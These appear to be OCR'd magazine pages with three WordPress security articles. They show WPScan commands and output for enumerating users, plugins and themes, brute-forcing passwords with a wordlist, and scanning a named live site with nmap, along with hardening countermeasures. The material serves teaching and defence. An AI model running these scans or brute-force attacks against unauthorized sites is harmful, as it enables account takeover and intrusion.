https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress
-plugin.html

[i] Fixed in: 3.1.5



[+] Enumerating installed themes (only ones with known vulnerabilities) ...

       Time:  00:00:00
<=========================================================================
==========================================================================
=========> (368 / 368) 100.00% Time: 00:00:00



[+] No themes found

[+] Enumerating timthumb files ...

Time: 00:00:04 <=======================================================
==========================================================================
```

```
============>(2539 / 2539) 100.00% Time: 00:00:04


[+] No timthumb files found


[+] Enumerating usernames ...

[+] Identified the following 3 user/s:

    +----+----------+----------+
    | Id | Login    | Name     |
    +----+----------+----------+
    | 1  | caXXX    | caXX     |
    | 2  | caXXXa | caXXXa |
    | 3  | admin    | admin    |
    +----+----------+----------+


[+] Finished: Fri Jan 15 16:01:49 2016

[+] Requests Done: 4218

[+] Memory used: 38.895 MB

[+] Elapsed time: 00:00:14
```

Attack by brute force login on WordPress

Some other WPScan features are the ability to perform dictionary attacks to discover users´ passwords. In the previous step, we have seen how to discover usernames if the wp-login.php file is not protected. With the following command, we could launch an attack (I assume that I have a Dictionary in /home/rencinar/pass.txt).

```
root@PC:/home/rencinar/software/wpscan/wpscan# ruby wpscan.rb --url http://XXXXXX
--wordlist /home/rencinar/pass.txt --username admin
```

Conclusion

WordPress is probably the most attacked CMS in the world. If our WordPress installation is not properly handled and we do not protect it against common security flaws, it is very likely that even low-skilled attackers will succeed on gaining access to our platform. However, if we use the basic safety recommendations on the installation and configuration and we use WPScan to check and fix common security problems, we will have the guarantee that a much harder job will be needed in order to exploit the security vulnerabilities of our WordPress installation.

About the Author

Ricardo Ángel Encinar de Frutos

I am a Spanish Computer science professional, specialized in the following areas:

- JEE architect
- Linux administrator
- WordPress administrator
- Postgres and MySql administrator
- ETL Developer with Pentaho
- Information security

Email:rencinar@gmail.com

LinkedIn: https://es.linkedin.com/pub/ricardo-encinar/13/755/611

References

- http://wpscan.org/
- https://github.com/wpscanteam/wpscan/wiki/WPScan-Documentation

ANATOMY OF THE WORD-PRESS SCANNER AND COUNTERMEASURES

by Sumit Kumar Soni

WordPress is a dynamic open-source content management system which is used to power millions of websites, web applications, ecommerce sites, and blogs. Word-Press' usability, extensibility, and mature development community make it a popu-lar and secure choice for websites of all sizes. Its popularity makes WordPress based websites a prominent target for hackers. WordPress is based on PHP and MYSQL. There are thousands of commercial and free plugins and themes available to extend WordPress functionality. These plugins & themes expand the threat land-scape of WordPress based websites and requires the systems admin to further harden their installations.

What you will learn:

- How to scan WordPress websites with WPScan
- How to Find vulnerable installation, plugins & themes
- How to protect WordPress from WPScan
- How to harden WordPress installation

What you should know:

Basic knowledge of Linux

How to install and configure WordPress

WHAT YOU WILL NEED:

- Kali Linux
- WordPress

INTRODUCTION

WordPress consists of multiple components and each component can be a target for a hacker. WPscan is a WordPress security scanner that can be used by hackers, as well as security professionals to find known vulnerabilities and installed vulnerable plugins & themes. In this article we will explore how to use the WPscan and how to counter these scans by hardening the WordPress installation. WPScan is written in ruby and is a tool that is very easy to use. It supports the following features:

- Username enumeration
- Weak password cracking
- Version enumeration
- Vulnerability enumeration
- Plugin enumeration
- Plugin vulnerability enumeration
- Other miscellaneous checks

SETUP

Attacker: WPscan

For this article we are going to use the Kali Linux 2.0 which has WPscan pre-installed:

https://www.kali.org/downloads/

To install this for a specific platform go to the WPscan GitHub project:

https://github.com/wpscanteam/wpscan

Once you have installed the WPscan tool, you should update its database that contains the information on vulnerable components using the following command:

```
wpscan --update
```

Target: OWASP Broken Web Applications Project

OWASP Broken Web Applications Project is a collection of vulnerable web applications that is distributed on a Virtual Machine:

https://sourceforge.net/projects/owaspbwa/files/

WORKING WITH WPSCAN


SIMPLE SCAN

To run a simple scan use following command:

```
wpscan --url
http://targetserver/wordpress/
```

This will reveal lots of useful information about the version:

```
[!] The WordPress 'http://targetserver/wordpress/readme.html' file exists exposing
a version number

[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1

[+] Interesting header: STATUS: 200 OK

[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30

[+] XML-RPC Interface available under: http://targetserver/wordpress/xmlrpc.php

WPscan contains a database to show the vulnerabilities affecting the particular
wordpress version

[+] WordPress version 2.0 identified from meta generator
```

```
[!] 11 vulnerabilities identified from the version number
```

USER ENUMERATION

Discovering the account names of the users of the site, allows you to then attack the passwords of those users through the WordPress login form. WPscan finds the users of a site by iterating through the user id's and appending them to the sites URL. For example `/?author=1`, adding 2 then 3 etc. to the URL will reveal the users login id either through a 301 redirect with a Location HTTP Header. The result with a successful user page will be look like this:

Having valid user accounts will be very useful when it comes to brute forcing passwords.


To enumerate the users use the following command:

```
wpscan --url http://targetserver/ --enumerate u
```


Note: *By default it looks for 1 to 10 ids. If you are scanning a site and want to get more user names - then use the following option:*

```
u[10-20]


[+] Enumerating usernames ...

[+] Identified the following 1 user/s:

    +----+-------+---------------+

    | Id | Login | Name          |

    +----+-------+---------------+

    | 1  | user  | user - user's |
```

If you are attempting to login – and enter the wrong username then WordPress responds back with invalid username error:



And if the username is right but the password is wrong, then WordPress responds saying - The password you entered for the username is incorrect.



PASSWORD GUESSING

We can try a number of passwords. If you have a list of passwords, WPScan can use the list to try logging in to each user account that it finds. By default, kali Linux has many password lists in the `/usr/share/wordlists/` and rockyou.txt is the biggest one that one should try first.

wpscan --url http://targetserver --wordlist /usr/share/wordlists/rockyou.txt

```
[+] Enumerating usernames ...

[+] Identified the following 1 user/s:

    +----+-------+---------------+
    | Id | Login | Name          |
    +----+-------+---------------+
    | 1  | user  | user - user's |
    +----+-------+---------------+

[+] Starting the password brute forcer

            Brute    Forcing    'user'    Time:    00:00:16    <
> (898 / 14344393)  0.00%  ETA: 72:10:27

  +----+-------+---------------+----------+
  | Id | Login | Name          | Password |
  +----+-------+---------------+----------+
  | 1  | user  | user - user's |    root123     |
  +----+-------+---------------+----------+
```

You can also supply the username to brute force with `--username` or in a file using the `--usernames` options

PLUGIN ENUMERATION

A WordPress installation comes with many default plugins and users can install more plugins from the trusted & untrusted sources to enhance the site capability. To find all the installed plugins use the following command:

```
wpscan --url http://targetserver --enumerate p
```

```
[+] Enumerating installed plugins  ...


       Time:  00:01:08
```


```
<==========================================================================> (2044 / 2044)
100.00% Time: 00:01:08


[+] We found 10 plugins:
```

FIND THE VULNERABLE PLUGINS

WPscan has a huge database that contains the vulnerable plugin version numbers, this can be used with following command to identify if the site has any vulnerable plugins:

```
wpscan --url http://targetserver--enumerate vp
```

```
[+] Enumerating installed plugins (only vulnerable ones) ...


       Time:  00:00:38
<==========================================================================> (1329 / 1329)
100.00% Time: 00:00:38


[+] We found 6 plugins:


[!] Title: All in One SEO Pack <= 2.2.6.1 - Cross-Site Scripting (XSS)

    Reference: https://wpvulndb.com/vulnerabilities/7916

          Reference:
```



https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.html

[i] Fixed in: 2.2.6.2

Note that if WPScan is not able to determine the plugin version, then it will list all the past vulnerabilities in the plugins, or it will list the vulnerabilities found in this version and for versions in which these vulnerabilities have been fixed.

WPscan appends the plugin names from its database to the default plugin directory `/wp-content/plugins/` If a plugin is present then server will respond with 403 forbidden message

```
GET /wp-content/plugins/wptouch/ HTTP/1.1
Host: 52.23.250.215
Accept: */*
Referer: http://52.23.250.215/
User-Agent: WPScan v2.8 (http://wpscan.org)

HTTP/1.1 403 Forbidden
Date: Sun, 29 May 2016 22:05:23 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Content-Length: 236
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /wp-content/plugins/wptouch/
on this server.<br />
</p>
</body></html>
```

Then WPscan reads its readme file to find the plugin version by appending the readme.txt at plugin directory url.

http://targetserver/wp-content/plugins/wptouch/readme.txt

THEME ENUMERATION

A WordPress installation comes with many default Themes and the user can install more Themes from both trusted & untrusted sources. To find all the installed themes use the following command:

```
wpscan --url http://targetserver--enumerate t
```

[+] Enumerating installed themes ...

```
        Time:  00:00:22
<============================================================> (769 / 769)
100.00% Time: 00:00:22


[+] We found 1 themes:
```

FIND THE VULNERABLE THEME

WPscan has a huge database that contains the vulnerable theme version numbers and this can be used with following command to identify if your site has any vulnerable themes:

```
wpscan --url http://targetserver --enumerate vt
```

```
[+] Enumerating installed themes (only vulnerable ones) ...


        Time:  00:00:02
<============================================================> (376 / 376)
100.00% Time: 00:00:02


[+]We found 1 themes:
```


WPscan appends the theme names from its database to the default theme directory `/wp-content/themes/` and based on the server response it determine if that theme is installed or not.

Next, it reads the theme's readmefile.txt to get the version number.

COUNTERMEASURES

With the capabilities of WPscan - attacking a WordPress site is easy.

OR




And this same tool can help the site administrator to find the security weaknesses and fix them before a hacker exploits them. The following countermeasures can effectively work against any automated WordPress scanning tool.

Hide the version number: To achieve this - add the following code in the `functions.php`

```
function wp_remove_version() {

return '';

}

add_filter('the_generator', 'wp_remove_version');
```

- Keep WordPress up to date
- Keep plugins and theme updated on the latest versions

- Delete unnecessary plugins and themes
- Change the default admin username from “admin”.
- Use strong passwords
- Rename the login Area page from login to something else. For this you can use rename `wp_login.php` plugin.
- Limit the failed login attempts from the same ip - this can be achieved by installing WordPress security plugins. One of these plugins is Wordfence WordPress security plugin.



- Add the captcha tool to the WordPress site. This is a feature that prevents the automated tool to login or register by presenting a challenge that needs human interaction.
- Use two factor authentication.
- Change the prefix of the database table: By default the WordPress database tables start with wp_ You can change this value by editing the value for `$table_prefix in wp_config.php` files and then change the prefix in the database as well by running the appropriate sql queries.

SUMMARY

WordPress is provided with many easy features to launch a website, start a blog or start a shop. There are many tools and websites that can scan the WordPress based site to find out the vulnerable components and configuration weaknesses. The Systems Admin can leverage these tools such as WPscan and harden their website by using appropriate security plugins and measures.

About the Author

Sumit Kumar Soni

I have more than 10 years of experience working in the Application and system security field. I specialize in the field of Deep Inspection and IDS/IPS testing and evasion. I have exposure to all areas of the security including reverse engineering, Vulnerability Research, Exploit Development, Malware Analysis, Pen testing. I am CISSP and responsibly report security vulnerabilities in various products.

Currently I am working as QA Architect – Vulnerability Research with TrendMicro Canada.

You can reach me on

@sumit_uit

https://www.linkedin.com/in/sumitksoni

REFERENCES

- http://wpscan.org/
- WPscan : https://github.com/wpscanteam/wpscan
- owaspbwa: https://sourceforge.net/projects/owaspbwa/files/
- http://www.wpbeginner.com/wp-tutorials/the-right-way-to-remove-wordpress-version-number/
- Wordfence: https://www.wordfence.com/

Hacking a real WordPress site

by Renato Borbolla, Thiago Ferrerira, Mike Garcia, Paulo Henrique Pereira

The experiment described in this article has a purpose of study. We test our approach on our website and no attack was conducted on external websites. We analyzed typical vulnerabilities associated with hacking.

Introduction

Currently, many people throughout the world use their own websites for entertainment, information, disclosure and a means to work. WordPress is a platform used by thousands of people all over the world and grows each day. Accepting the invitation of Hakin9 magazine, Professor Dr. Paulo Henrique Pereira coordinated together with students from Nove de Julho University (Uninove, Brazil) a test to locate vulnerabilities that could exist in this platform. The hacking tests were done in latest WP 4.5.3 version.

Learn a bit of the WordPress platform

As a personal publishing platform using PHP and MYSQL, it is nowadays the largest content management platform in the world, with nearly 70% of the sector (private companies, personal websites, and government).

It has also been used as a platform to develop websites of e-commerce, magazines, journals, portfolios, project managers, events directory and other content, because of their capacity of extension through the plugins, themes and programming PHP.

How the tests were performed

For performing such tests, a background close to reality has been developed. A local server has been created and the website has been stored on it. This takes into consideration that many people place their websites developed in this platform on their own server.


Using the Parrot Security OS, the following tools, PING, NMAP and WPSCAN, serve to locate vulnerabilities in websites.

PING RESULTS:

A test was performed to validate if the server is active and the test returned the IP address of the web site. The tool used for testing was the Linux terminal command **ping**.

1. Ping test

```
# Ping unevcomputacao.com.br
```



We sent some ICMP packets to see if the IP address of the server responded. After the command, we can see the response of the server and it is responding well.

2. Using WPScan (https://github.com/wpscanteam/wpscan)

With the tool WPSCAN, we entered the command:

```
# wpscan --url https://unevcomputacao.com.br
```

The following results are shown

The most relevant points are highlighted by a red arrow. They indicate important information and can be used for penetration testing. This tool is simple to use and provides details about the server being analyzed.

Terminal

File Edit View Search Terminal Help

```
[+] robots.txt available under: 'https://unevcomputacao.com.br/robots.txt'
[+] Interesting entry from robots.txt: https://unevcomputacao.com.br/wp-admin/admin-ajax.php
[+] Interesting header: LINK: <https://unevcomputacao.com.br/wp-json/>; rel="https://api.w.org/", <https://wp.me/5JZ7r>; rel=shortlink
[+] Interesting header: SERVER: Apache
[+] Interesting header: SET-COOKIE: wfvt_4240115687=576abe9dd4e75; expires=Wed, 22-Jun-2016 17:06:45 GMT; path=/; httponly
[+] Interesting header: X-POWERED-BY: PHP/5.3.29
[+] XML-RPC Interface available under: https://unevcomputacao.com.br/xmlrpc.php
[!] Upload directory has directory listing enabled: https://unevcomputacao.com.br/wp-content/uploads/

[+] WordPress version 4.4.3 identified from advanced fingerprinting
[!] 3 vulnerabilities identified from the version number

[!] Title: WordPress 4.2-4.5.2 - Authenticated Attachment Name Stored XSS
    Reference: https://wpvulndb.com/vulnerabilities/8518
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/4372cdf45d0f49c74bbd4d60db7281de83e32648
[i] Fixed in: 4.5.3

[!] Title: WordPress 3.6-4.5.2 - Authenticated Revision History Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/8519
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/a2904cc3092c391ac7027bc87f7806953d1a25a1
    Reference: https://www.wordfence.com/blog/2016/06/wordpress-core-vulnerability-bypass-password-protected-posts/
[i] Fixed in: 4.5.3

[!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
    Reference: https://wpvulndb.com/vulnerabilities/8520
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f307c
[i] Fixed in: 4.5.3

[+] WordPress theme in use: point - v1.2.6

[+] Name: point - v1.2.6
 |  Location: https://unevcomputacao.com.br/wp-content/themes/point/
 |  Changelog: https://unevcomputacao.com.br/wp-content/themes/point/changelog.txt
 |  Style URL: https://unevcomputacao.com.br/wp-content/themes/point/style.css
 |  Referenced style.css: wp-content/themes/point/style.css
 |  Theme Name: Point
 |  Theme URI: http://mythemeshop.com/themes/point
 |  Description: Point is a fluid responsive and multipurpose WP Theme. Through the advanced options panel, you ca...
 |  Author: MyThemeShop
 |  Author URI: http://mythemeshop.com/
```

Terminal

File Edit View Search Terminal Help

```
    Reference: https://github.com/WordPress/WordPress/commit/4372cdf45d0f49c74bbd4d60db7281de83e32648
[i] Fixed in: 4.5.3

[!] Title: WordPress 3.6-4.5.2 - Authenticated Revision History Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/8519
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/a2904cc3092c391ac7027bc87f7806953d1a25a1
    Reference: https://www.wordfence.com/blog/2016/06/wordpress-core-vulnerability-bypass-password-protected-posts/
[i] Fixed in: 4.5.3

[!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
    Reference: https://wpvulndb.com/vulnerabilities/8520
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f307c
[i] Fixed in: 4.5.3

[+] WordPress theme in use: point - v1.2.6

[+] Name: point - v1.2.6
 |  Location: https://unevcomputacao.com.br/wp-content/themes/point/
 |  Changelog: https://unevcomputacao.com.br/wp-content/themes/point/changelog.txt
 |  Style URL: https://unevcomputacao.com.br/wp-content/themes/point/style.css
 |  Referenced style.css: wp-content/themes/point/style.css
 |  Theme Name: Point
 |  Theme URI: http://mythemeshop.com/themes/point
 |  Description: Point is a fluid responsive and multipurpose WP Theme. Through the advanced options panel, you ca...
 |  Author: MyThemeShop
 |  Author URI: http://mythemeshop.com/

[+] Enumerating plugins from passive detection ...
 | 1 plugin found:

[+] Name: w3-total-cache - v0.9.4.1
 |  Location: https://unevcomputacao.com.br/wp-content/plugins/w3-total-cache/
 |  Readme: https://unevcomputacao.com.br/wp-content/plugins/w3-total-cache/readme.txt
 |  Changelog: https://unevcomputacao.com.br/wp-content/plugins/w3-total-cache/changelog.txt

[+] Finished: Wed Jun 22 13:38:17 2016
[+] Requests Done: 86
[+] Memory used: 15.707 MB
[+] Elapsed time: 00:01:51
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

3. Using Nmap (https://nmap.org/book/man.html)

```
# nmap --reason -Pn unevcomputacao.com.br
```

When we use the following command, we are testing whether the server is protected by a firewall or not:

-Pn - check if the server is protected by firewall

